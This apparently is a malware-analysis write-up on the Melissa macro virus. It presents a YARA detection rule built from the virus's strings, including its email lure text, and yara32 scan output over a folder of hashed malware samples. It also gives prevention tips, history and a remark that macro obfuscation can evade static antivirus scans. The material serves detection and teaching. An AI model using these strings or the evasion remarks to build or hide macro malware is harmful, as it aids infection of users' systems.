A set of malwares are stored in a database/folder as shown in the screenshot below. The malware present belong to Nanocore, Emotet, AgentTesla, Hidden Bee and Melissa malware families.




Below is the sample YARA rule written to identify Melissa Malware family with the strings obtained from the static analysis performed using PESTUDIO.

```
rule MelissaMalware
{
    meta:
        Author = "Vigneswaran"
        Date = "11.11.2021"
        Description = "Sample rule written for Melissa Malware family"

    strings:

        $a = "Macros"
        $b = "Melissa"
        $c = "Outlook.Application"
        $d = "Twenty-two points, plus triple-word score, plus 50 points for using all my letters. Game`s over. I`m outta here."
        $e = "Here is that document you asked for ... dont`t how anyone else;-)"
        $f = "Important Message From"
        $g = "Send"
        $h = "Root_Entry"
        $i = "profile"
        $j = "password"

    condition:

        6 of them
}
```

Yara32 is an inbuilt tool present in FLARE VM and YARA rule is performed on the path containing malware samples.

```
C:\Users\IEUser\Downloads>yara32 -h
YARA 3.7.0, the pattern matching swiss army knife.
Usage: yara [OPTION]... [NAMESPACE:]RULES_FILE... FILE | DIR | PID

Mandatory arguments to long options are mandatory for short options too.

  -t,  --tag=TAG                      print only rules tagged as TAG
  -i,  --identifier=IDENTIFIER        print only rules named IDENTIFIER
  -c,  --count                        print only number of matches
  -n,  --negate                       print only not satisfied rules (negate)
  -D,  --print-module-data            print module data
  -g,  --print-tags                   print tags
  -m,  --print-meta                   print metadata
  -s,  --print-strings                print matching strings
  -L,  --print-string-length          print length of matched strings
  -e,  --print-namespace              print rules' namespace
  -p,  --threads=NUMBER               use the specified NUMBER of threads to scan a directory
  -l,  --max-rules=NUMBER             abort scanning after matching a NUMBER of rules
  -d VAR=VALUE                        define external variable
  -x MODULE=FILE                      pass FILE's content as extra data to MODULE
  -a,  --timeout=SECONDS              abort scanning after the given number of SECONDS
  -k,  --stack-size=SLOTS             set maximum stack size (default=16384)
       --max-strings-per-rule=NUMBER  set maximum number of strings per rule (default=10000)
  -r,  --recursive                    recursively search directories
  -f,  --fast-scan                    fast matching mode
  -w,  --no-warnings                  disable warnings
       --fail-on-warnings             fail on warnings
  -v,  --version                      show version information
  -h,  --help                         show this help and exit

Send bug reports and suggestions to: vmalvarez@virustotal.com.

FLARE Tue 11/30/2021  6:16:03.36
C:\Users\IEUser\Downloads>
```

As per the YARA rule, only the samples belonging to Melissa family has to be identified and the same has been the output.

**yara32 -r MELISSA.yara C:\Users\IEUser\Downloads\YaraSample**

```
FLARE Tue 11/30/2021  6:22:44.33
C:\Users\IEUser\Downloads>yara32 -r MELISSA.yara C:\Users\IEUser\Downloads\YaraSample
MelissaMalware C:\Users\IEUser\Downloads\YaraSample\0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484
MelissaMalware C:\Users\IEUser\Downloads\YaraSample\B3D734F08B01361EDCE0BDE55F3B21B7BEFCDCF7FB442789098E8614C67FCDBF
MelissaMalware C:\Users\IEUser\Downloads\YaraSample\ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c
```

**yara32 -c MELISSA.yara C:\Users\IEUser\Downloads\YaraSample**

```
FLARE Tue 11/30/2021  6:25:58.04
C:\Users\IEUser\Downloads>yara32 -c MELISSA.yara C:\Users\IEUser\Downloads\YaraSample
C:\Users\IEUser\Downloads\YaraSample\09421ff53504cf75091ab714967521b7d55f0975b2ca08d7887bf6fb000c1b82.exe: 0
C:\Users\IEUser\Downloads\YaraSample\0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484: 1
C:\Users\IEUser\Downloads\YaraSample\0abb52b3e0c08d5e3713747746b019692a05c5ab8783fd99b1300f11ea59b1c9: 0
C:\Users\IEUser\Downloads\YaraSample\11310b509f8bf86daa5577758e9d1eb5: 0
C:\Users\IEUser\Downloads\YaraSample\17c3ebbb24073b008b72f62ca159f8163697f726fdc965fa0099b3bcb82b608a.exe: 0
C:\Users\IEUser\Downloads\YaraSample\1d7ef69a6ead355691deac70679588efe9fdd07546d8d2d8e726a15a4c838be2.exe: 0
C:\Users\IEUser\Downloads\YaraSample\200ba52459562912fe66a9317ed14384a13f30ed09255643f98fbff079cbb8f7.exe: 0
C:\Users\IEUser\Downloads\YaraSample\23779d87c9db0133f75ced936e52cbb25aa2e016b1c8ceaaba158b835a665338.exe: 0
C:\Users\IEUser\Downloads\YaraSample\4033be55f6dcb927e6ceeeaae9460637614854f19adbaba6768502ae3955da0d.exe: 0
C:\Users\IEUser\Downloads\YaraSample\47192dd309d6c48b89c878d180d52450b53292c27d341f2a71e76cfe538088f6.exe: 0
C:\Users\IEUser\Downloads\YaraSample\4f0f1f63e59866f9d6eed6142c01a1f31e26605076d0a3681f46f10f79d2aa7b.exe: 0
C:\Users\IEUser\Downloads\YaraSample\7c18a9a8f9530dc944f7f9fc16bde9a92e6b2093f239137cbba532a15ba8c901.exe: 0
C:\Users\IEUser\Downloads\YaraSample\8736eedafd0b5a03f60c999c05965c5f886d4beb7cf395c51c2e2b6648b38ebc.exe: 0
C:\Users\IEUser\Downloads\YaraSample\8b2c456291a177bec43b0872ce86884e739c91441062883e141fd206b4be7915.exe: 0
C:\Users\IEUser\Downloads\YaraSample\93e2ba272cce84fa13eac9b5f393e15a55c3719d59651c60bd3b8f27136fef59.exe: 0
C:\Users\IEUser\Downloads\YaraSample\a585e7636014b2f9c059ce38f577898eb1e08e372e5f9b5430b37f196872abe9.exe: 0
C:\Users\IEUser\Downloads\YaraSample\b1eeeb094d51c8f5f2931b00533cb5a0dfb98cf310ea06580c7967976d215b3b.exe: 0
C:\Users\IEUser\Downloads\YaraSample\B3D734F08B01361EDCE0BDE55F3B21B7BEFCDCF7FB442789098E8614C67FCDBF: 1
C:\Users\IEUser\Downloads\YaraSample\b3eb576e02849218867caefaa0412ccd: 0
C:\Users\IEUser\Downloads\YaraSample\ccca82e76f5e7fae5c3bcf6a5ff542f95ad241e2c47a00c969ddbf2f50beda25.exe: 0
C:\Users\IEUser\Downloads\YaraSample\cdae984bddb747f11d7d3a8708fd7e3bcaa4c295d3441899a33b4ae9f6db5aba: 0
C:\Users\IEUser\Downloads\YaraSample\e10a98e2aa34d0ed7f5cf78717efdc809d3084bd7ca29f3a5905a3c1a22ae118: 0
C:\Users\IEUser\Downloads\YaraSample\e1af20d352e9a1bd6b38266b2050f0b88361889ee57bd01e5d8f15bbce532769.exe: 0
C:\Users\IEUser\Downloads\YaraSample\f2dcc47e9e2ce6adea5980a23f58df8645eaa092327275aa51418d4dce9045bb.exe: 0
C:\Users\IEUser\Downloads\YaraSample\f67ef0bea71caf8b6cb8b570304051aacce30cb42c51eec9d5bc10365b057430.exe: 0
C:\Users\IEUser\Downloads\YaraSample\f6ef965ea04e1ae155aea524aa758a174fb78bb292d7fb13b5a0ecfbf3ee507c.exe: 0
C:\Users\IEUser\Downloads\YaraSample\fa3490cb44f296cf3a2011fd240bc389d0b3c6fabfc3be6508052e07a371cf9d.exe: 0
C:\Users\IEUser\Downloads\YaraSample\ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c: 1
```

Here we can observe that our Yara rule has only identified the Melissa Samples.

## HOW TO PREVENT MACRO VIRUS:

Because Microsoft Word and Excel now disable macros automatically, you usually need to enable macros to trigger the virus. That means you can easily avoid macro viruses by not enabling macros. If you receive a document or spreadsheet that prompts you to run macros, don't immediately do it. Ask the person who sent you the file if macros are truly needed before you do anything. Always be wary of email attachments you weren't expecting. They could be infected with all kinds of viruses or other malware. Other than that, make sure to use strong, unique passwords on all of your accounts. If your credentials leak in a data breach and they're the same everywhere, hackers could easily break into your accounts and use this access to spread macro viruses or other malware.

There are lots of things you can do to protect your computer from macro viruses. Here are some of our top tips:

- **Use strong antivirus software:** Downloading a good antivirus program is the most effective way to protect your computer from macro viruses. It'll warn you whenever it detects suspicious files or harmful links.
- **Keep your antivirus software updated:** Make sure your computer is running the most current version of your chosen antivirus software and install all security patches. That way, it'll be able to protect your computer against new viruses and malware threats.
- **Activate the spam filter in your email**. This should weed out a lot of phishing emails that are likely to contain macro viruses.
- **Be careful when opening emails or email attachments.** Don't open attachments from unknown senders. And even if the attachment looks to be from one of your trusted contacts, don't open it straight away, unless you're expecting an email with an attachment.
- **Activate any macro security functions:** Microsoft Word and Excel have macro security features, so be sure to enable them.
- **Stick to safe websites:** Malware can get onto your computer if you go on suspicious websites. Most antivirus software and web browsers will warn you if you're trying to access a non-secure site.
- **Don't click on banner ads:** This may seem really obvious, but avoid clicking on banner ads as they can often contain suspicious links.

## IMPACT OF MELISSA VIRUS:

The virus was not intended to steal money or information, but it wreaked plenty of havoc nonetheless. Email servers at more than 300 corporations and government agencies worldwide became overloaded, and some had to be shut down entirely, including at Microsoft. Approximately one million email accounts were disrupted, and Internet traffic in some locations slowed to a crawl.

The Melissa virus, considered the fastest spreading infection at the time, was a rude awakening to the dark side of the web for many Americans. Awareness of the danger of opening unsolicited email attachments began to grow, along with the reality of online viruses and the damage they can do.

## IMPACT OF MACRO VIRUS:

Almost 20 years after, macro viruses are becoming again a worldwide plague. Microsoft has confirmed this trend, and according to the company, there are more than half a million computers infected, especially in the United States, United Kingdom, France, Italy or Germany. Cybercriminals have realized that the most simple and traditional methods continue working, and therefore, they try infecting computers through Word with these simple viruses. In the past couple of months, the resurgence of malicious VBA macros (programmed in Visual Basic for Applications) is increasing with not just self-replicating virus but simple downloader Trojan codes. Office 2007 repelled a great extent of these virus-macros were disabled in the configuration by default- but attackers found new ways of spreading the virus.

The point is that every day we receive dozens of emails with potentially dangerous attachments. Although we are aware that clicking 'run' on an '.exe' file can be risky, we don't stop to think it when an Office document asks us to enable our macros. We just accept it without thinking about the consequences.

The macro virus come-back reveals that neither the sophistication nor the novelty is the most important factors when quickly spreading malware. They just need a naive user to willingly open a document from an unknown sender.

Typically, this tactic is used to proliferate trojan-type infections (e.g., TrickBot, FormBook, Adwind, Emotet, and many others). The presence of these infections can lead to various issues. Most infections distributed using MS Office macros gather sensitive data (e.g., logins/passwords, banking information, etc.).

Therefore, cyber criminals might steal victims' identities and funds within hijacked bank accounts. In some cases, proliferated viruses cause chain infections - these trojans infiltrate computers and continue to inject additional viruses (e.g., ransomware).

Mostly macros typically rely on obfuscation. With code obfuscation, we can obscure the purpose of our macro. There are several third-party and open-source tools that will obfuscate your code automatically. These tools mess with variable and function names as well as string and integer constants. They can even add functions or loops. In general, this code obfuscation makes it nearly impossible to comprehend when reading your VBA macros using the Visual Basic Editor built into Office applications. Good obfuscation can even bypass some static anti-virus scans. VBA "stomping," and obfuscation in general, can make it nearly impossible to detect malicious macros using static analysis. However, Microsoft has

introduced the Antimalware Scan Interface (AMSI), which allows security products to integrate with the scripting engine within the Office applications to detect malicious macros dynamically. This new feature allows the security products to see the actual function calls and their parameters at runtime instead of trying to de-obfuscate the static code manually. AMSI logs the macro behavior, triggers a scan by the security product when suspicious functions are called, and stops macro execution when malicious activity is detected by the security product.

## REFERENCES:


1. https://www.virusbulletin.com/virusbulletin/2015/06/throwback-thursday-melissa-little-virus-could-may-1999
2. https://newsbeezer.com/turkeyeng/10-cyber-attacks-that-made-a-sound-in-the-history-of-the-world/
3. https://www.f-secure.com/v-descs/dmv.shtml
4. https://www.wired.com/1999/03/fbi-warns-of-melissa-virus/
5. https://www.welivesecurity.com/2016/07/15/flashback-friday-melissa-virus/
6. https://resources.sei.cmu.edu/asset_files/WhitePaper/2000_019_001_497190.pdf
7. https://www.insidehook.com/article/history/melissa-virus-changed-internet
8. https://orangecyberdefense.com/be/blog/ethical-hacking/legendary-hacks-2-melissa/
9. http://virus.wikidot.com/melissa
10. https://www.computer.org/csdl/magazine/co/1999/06/r6016/13rRUwh80Ks
11. https://www.irishtimes.com/news/new-version-of-melissa-virus-emerges-1.372245
12. https://www.justice.gov/archive/criminal/cybercrime/press-releases/2002/melissaSent.htm
13. https://www.ukessays.com/essays/computer-science/the-melissa-virus-origins-and-impact.php
14. https://antivirus.comodo.com/blog/comodo-news/melissa-virus-stay-protected/
15. https://www.techtarget.com/searchsecurity/definition/Melissa-virus
16. https://www.downtoearth.org.in/news/youve-got-melissa-19833
17. https://www.jigsawacademy.com/blogs/cyber-security/macro-virus
18. https://www.f-secure.com/v-descs/melissa.shtml
19. https://www.f-secure.com/v-descs/concept.shtml
20. https://www.virusbulletin.com/virusbulletin/2015/06/throwback-thursday-melissa-little-virus-could-may-1999
21. https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Virus%3AVBS%2FMelissa.A